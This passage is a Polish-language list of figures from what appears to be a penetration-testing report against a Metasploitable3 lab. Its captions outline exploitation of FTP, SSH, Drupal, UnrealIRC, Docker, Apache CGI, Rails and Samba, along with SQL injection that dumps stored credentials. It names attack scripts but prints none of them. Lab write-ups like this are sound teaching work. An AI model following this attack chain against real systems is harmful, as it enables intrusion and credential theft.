Rysunek 9. Wynik automatycznej exploitacji dla ProFTPD „mod_copy”	11
Rysunek 10. Wykrycie podatności narzędziem OpenVAS	12
Rysunek 11. Zawartość skryptu „ssh.sh”	12
Rysunek 12. Zawartość pliku „ssh.rc”	12
Rysunek 13. Wynik automatycznej exploitacji dla SSH – Weak Password → Brute Force	12
Rysunek 14. Eskalacja uprawnień	13
Rysunek 15. Widok pliku payroll_app.php	14
Rysunek 16. Wysłanie i przechwycenie przykładowego POST’a	15
Rysunek 17. Wykorzystana komenda „sqlmap” do SQL Injection	15
Rysunek 18. Próba SQL Injection za pomocą „sqlmap” używając requesta POST	15
Rysunek 19. Wykorzystana komenda do sprawdzenia baz danych	15
Rysunek 20. Sprawdzenie obecnych baz danych	15
Rysunek 21. Wykorzystana komenda	15

Rysunek 22. Dump bazy danych „payroll” zawierających nazwy użytkowników oraz hasła	16
Rysunek 23. Zalogowanie się przez ssh oraz zdobycie uprawnień roota	16
Rysunek 24. Zawartość skryptu „mysql.sh”	17
Rysunek 25. Wynik użycia skryptu	18
Rysunek 26. Znaleziona podatność za pomocą narzędzia Nessus.....	19
Rysunek 27. Zawartość pliku „drupal_coder_deserialization_RCE.rc”	19
Rysunek 28. Wynik automatycznej exploitacji dla DRUPAL – Drupal Coder Module Deserialization RCE	19
Rysunek 29. Znaleziona podatność za pomocą narzędzia Nessus.....	21
Rysunek 30. Wskazówka od Nessus do wykorzystania określonego exploitu.....	21
Rysunek 31. Exploit „drupageddon”	21
Rysunek 32. Zawartość pliku „drupalgeddon.rc”	21
Rysunek 33. Wynik automatycznej exploitacji dla DRUPAL – HTTP Parameter Key/Value SQL Injection	22
Rysunek 34. Znaleziona podatność za pomocą narzędzia Nessus.....	23
Rysunek 35. Wskazówka od Nessus do wykorzystania określonego exploitu.....	23
Rysunek 36. Zawartość pliku „irc.rc”	23
Rysunek 37. Wynik automatycznej exploitacji dla Unreal IRC	24
Rysunek 38. Zawartość pliku „docker_local_priv_escalation.rc”	25
Rysunek 39. Wynik automatycznej exploitacji dla Docker + UnrealIRC session privilege escalation	26
Rysunek 40. Szukanie skryptu w folderach cgi-bin	28
Rysunek 41. Zawartość pliku „apache-mod-cgi.rc”	28
Rysunek 42. Wynik automatycznej exploitacji dla Apache – mod_cgi.....	28
Rysunek 43. Aktualizacja powłoki systemu Bash w Metasploitable3.....	29
Rysunek 44. Nieudany atak na moduł mod_cgi w Apache	30
Rysunek 45. Wykrycie Ruby na porcie 3500.....	31
Rysunek 46. Podgląd strony na porcie 3500.....	31
Rysunek 47. Enumeracja za pomocą msfconsole i dodatku – auxiliary/scanner/http/dir_scanner	32
Rysunek 48. Zawartość pliku „ruby_3500-dir-scanner.rc”	32
Rysunek 49. Strona readme na Metasploitable3 na porcie 3500	32
Rysunek 50. Odkrycie strony pod readme odnośnie Linuxa	33
Rysunek 51. Wykorzystana komenda	33
Rysunek 52. Rezultaty	33
Rysunek 53. Zawartość pliku „/etc/passwd”	34
Rysunek 54. Odkrycie wersji serwera i Ruby.....	34
Rysunek 55. Zawartość pliku „ruby_3500-exploit.rc”	35
Rysunek 56. Wynik automatycznej exploitacji dla Ruby on Rails	35
Rysunek 57. Zawartość pliku „samba.sh”	37
Rysunek 58. Zawartość pliku „samba.rc”	37
Rysunek 59. Wynik skryptu "samba.sh"	38